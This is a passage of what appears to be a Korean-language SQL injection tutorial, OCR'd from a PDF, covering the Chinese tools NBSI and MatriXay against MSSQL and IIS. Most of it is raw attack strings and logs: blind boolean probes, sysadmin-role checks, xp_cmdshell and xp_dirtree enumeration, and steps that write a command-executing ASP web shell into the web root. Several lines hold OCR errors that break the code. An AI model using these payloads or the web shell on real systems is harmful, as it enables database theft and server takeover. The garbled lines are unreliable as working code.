      where ['+@C+'] like ''%<script%</script>'''
      );
  FETCH NEXT FROM Table_Cursor INTO @T, @C;
END;
CLOSE Table_Cursor;
DEALLOCATE Table_Cursor;
```

3. Did you use that DB Penetration Tool?

3.1 NBSI

3.1.1 what is an NBSI



2.0버전에서는 왼쪽 좌측에서 우측으로 9개의 메뉴로 구성됨

① 网站扫描(웹사이트스캔) : 주소를 입력하여 SQL Injection이 가능한 URL을 스캐닝

② 注入分析(주입분석) : 데이터베이스명, 테이블명, 필드명, 각데이터의 값등을 찾아내 조작할 수 있음.

③ 扫描及工具(스캔도구) : 하위 5개 메뉴로 구성됨

- 后台管理地址扫描(관리자페이지주소스캔)
- Access数据库地址扫描(Access데이터베이스주소스캔)
- Commander 命令执行器(커맨드명령실행기)
- TreeList 目录列表工具(TreeList 목록리스트도구)
- RegReader 注册表读取(RegReader 레지스트리등록)

3.1.2 attack code to website

```
/* DB 접근 권한 확인 */
 and user+ char(124)=0
' and user+ char(124)=0 and ''='
%' and user+ char(124)=0 and '%'='
 And 1=1
 And 1=2
```

```
 And (Select Count(name) from [master]..[sysobjects])>0
 And (Select Top 1 char(65) from [master]..[sysobjects])>0
 And len(system_user)<=16
 And len(system_user)>8
 And len(system_user)>12
 And len(system_user)>10
 And len(system_user)>9
 And UNICODE(substring(system_user,1,1)) BETWEEN 1 And 256
 And UNICODE(substring(system_user,1,1))>128
 And UNICODE(substring(system_user,1,1))>64
 And UNICODE(substring(system_user,1,1))>112
 And UNICODE(substring(system_user,1,1))>104
 And UNICODE(substring(system_user,1,1))>100
 And UNICODE(substring(system_user,1,1))>98
 And UNICODE(substring(system_user,1,1))>97

/* 해당 공격 DB에 관한 SA 권한을 확인 */
;declare @a--
 And (Select Count(user) from [kyu].[dbo].[blahblah])>=0
 And (Select Count(user) from [kyu].[dbo].[blahblah])>=0
 And (Select Count(user) from [kyu].[dbo].[blahblah])>=0
convert(int,(select IS_SRVROLEMEMBER(0x730079007300610064006D0063006D00)))
' and (select IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00))>0
' and cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))+char(124)=1 and
"='
' and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
' and 1=(SELECT IS_SRVROLEMEMBER('serveradmin'))
' and 1=(SELECT IS_SRVROLEMEMBER('securityadmin'))

/* 확장 프로시져를 이용한 공격 */
/* xp_cmdshell Procedure Check */
* select count(*) from master.dbo.sysobjets where xtype='x' and name='xp_cmdshell'
* select count(*) from master.dbo.sysobjets where xtype='x' and name='xp_availablemedia'
* select count(*) from master.dbo.sysobjets where xtype='x' and name='xp_dirtree'

/* Available media Check */
* create table drives(name nvarchar(10),low int,high int,type int)
* insert drives exec xp_availablemedia

/* Path Table 생성 */
create table dirs(paths nvarchar(4000),id int);

/* Path 정보 입력 */
insert dris(paths) exec master.dbo.xp_dirtree 'c:₩';

/* Path 정보 확인 */
* convert(int,(select Top 1 CASE WHEN paths is NULL then char(124) else paths+char(124) End from
(select id,paths from [dirs] T where paths > 'Documents and Settings'))
```

* 'and (select top 1 paths from dirs)>0
* 'exec sp_makewebtask "c:₩interpub₩wwwroot₩dir.txt","exec xp_dirtree 'c:₩'"

Web Shell Table 생성
create table cmd(str nvarchar(1000))

Web Shell source 입력
insert into cmd(str) values ('<%response.write server.createobject("wscript.shell").exec("%comspec%/c "&request("cmd")).stdout.readall%>')


Web Shell 파일생성
exec sp_makewebtask 'c:₩inetpub₩wwwroot₩cmd.asp', 'select * from cmd '

xp_cmdshell 이용한 WebShell 생성
exec xp_cmdshell ' echo "<%response.write server.createobject("wscript.shell").exec("%comspec%/c "&request("cmd")).stdout.readall%>" >> c:₩inetpub₩wwwroot₩webshell.asp'

3.2 MatriXay


3.2.1 What is an MaxtriXay

류광을 만들던 중국 해커가 DBAppsecurity라는 정식 회사에 참여해서 만든 첫 상용 보안제품으로 기존의 웹 스캐닝과는 차별되게 주로 SQL injection 위주의 취약점을 찾아주는 제품이다. 오라클, DB2, MSSQL, MySQL 등 다양한 RDBMS 제품의 SQL Injection 취약점을 찾아주는 제품으로 특히 오라클 SQL Injection 취약점도 잘 찾아주는 거 같다. 필자가 테스트 해본 툴은 Free Beta release tester 제품이라서 일부 기능이 구현되지 않았고 패턴도 부족한 상태로 테스트 하였다. 확실한 것은 기존의 Blind SQL Injection 자동화 툴보다 훨씬 많은 것을 구현해 준다는 것이다.



3.2.2 attack code to website


필자는 MSSQL과 IIS를 연동하여 만든 테스트 베드를 가지고 직접 테스트 해보았다. MatriXay는 bruteforcing을 주공격으로 하고 있기 때문에 로그를 보는 것이 힘들었다. 그래서 수만 줄에 로그중 필요하다고 생각 하는 것들만 축출해서 내용에 집어 넣었다.



/* 데이터베이스내에 table을 가져오기 위해서 첫 번째 테이블의 길이를 반환하고 있다. INFORMATION_SCHEMA.TABLE을 참조하고 있다.여기서는 cmd가 첫 번째 테이블이기 때문에 3을 반환했다. 숫자는 계속 늘어나면서 확인하고 있는 것을 알수 있다. */
and 1=1 and (SELECT TOP 1 LEN(table_name) FROM (SELECT TOP 1 table_name FROM INFORMATION_SCHEMA.TABLES ORDER BY table_name) sub ORDER BY table_name DESC)>-1 200


/* 메타 테이블 중 INFORMATION_SCHEMA.TABLE을 사용하여 SUBSTRING을 이용하여 첫 번째 테이블의 첫 번째 값을 가져오고 있다. 숫자는 계속 늘어나기 때문에 결국엔 cmd라는 테이블을 쪼개서 응답을 가져오게 된다. */
and 1=1 and (SELECT TOP 1 ascii(SUBSTRING(table_name,1,1)) FROM (SELECT TOP 1 table_name FROM INFORMATION_SCHEMA.TABLES ORDER BY table_name) sub ORDER BY table_name DESC)>64 200

/* 시스템 테이블인 sysobjects테이블을 이용하여 User 테이블이면서 시스템테이블의 개수를 조회하고 있다. */
and 1=1 and (SELECT count(name) FROM sysobjects WHERE typex>'U' AND name LIKE 'sys%' and name='syssegments')>0 200



/* User테이블의 필드를 구하는 것으로써 숫자를 늘려가면서 테이블의 개수를 추적하고 있다. */
and 1=1 and (Select count(column_name) from information_schema.columns where table_name='users')>-1 200
and 1=1 and (Select count(column_name) from information_schema.columns where table_name='users')>5625308 500
and 1=1 and (Select count(column_name) from information_schema.columns where table_name='users')>16383500
and 1=1 and (Select count(column_name) from information_schema.columns where table_name='users')>8191500

/* 원하는 테이블 필드의 개수를 파악하고 200 메시지가 나타나 있는 것을 보니 테이블 필드의 개수는 3개이다.*/
and 1=1 and (Select count(column_name) from information_schema.columns where table_name='users')=3 200




/* Table Field Name */

/*select top문을 이용하여 1개(실제 로그상에는 계속 값이 커짐)의 column_name의 문자 수를 반환하고 있다.*/

and 1=1 and (SELECT TOP 1 LEN(column_name) FROM (Select TOP 1 column_name from information_schem a.columns where table_name='users' ORDER BY column_name) sub ORDER BY column_name DESC>-1 200


and 1=1 and (SELECT TOP 1 LEN(column_name) FROM (Select TOP 1 column_name from information_schem a.columns where table_name='users' ORDER BY column_name) sub ORDER BY column_name DESC=8 200

and 1=1 and (SELECT TOP 1 LEN(column_name) FROM (Select TOP 1 column_name from information_schem a.columns where table_name='users' ORDER BY column_name) sub ORDER BY column_name DESC>64 200



/* Get Properties */
/*보안 함수인 SUSER_SNAME함수는 사용자 보안 ID(SID)로부터 로그인 ID이름을 문자 수로 반환하고 있다.*/
and 1=1 and (select LEN(SUSER_SNAME()))>8 200
and 1=1 and (select LEN(db_name()))>3 500
/* 사용자 보안 ID에 길이를 추적해낸 로그 */
and 1=1 and (select LEN(SUSER_SNAME()))=9 200
/* 해당 DB의 이름의 길이를 추적해낸 로그 */
and 1=1 and (select LEN(db_name()))=3 200

/* SUBSTRING을 이용하여 현재 로그인한 사용자의 이름을 쪼개서 반환하고 있다. */
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),1,1)))>64 200
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),8,1)))=115 200
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),9,1)))>115 200
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),9,1)))>116 500
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),9,1)))>116 500
and 1=1 and (select ascii(SUBSTRING(SUSER_SNAME(),9,1)))=116 200





/* BruteForce를 이용한 해당 Column의 content 가져오기 */
/* isnull(check_expression , replacement_value) check_expression이 Null이면 replacement_value값으로 대체 */
/* 시스템 함수인 ISNULL은 id 컬럼의 Len를 구하여서 Null값이면 0으로 채우고 있다. */
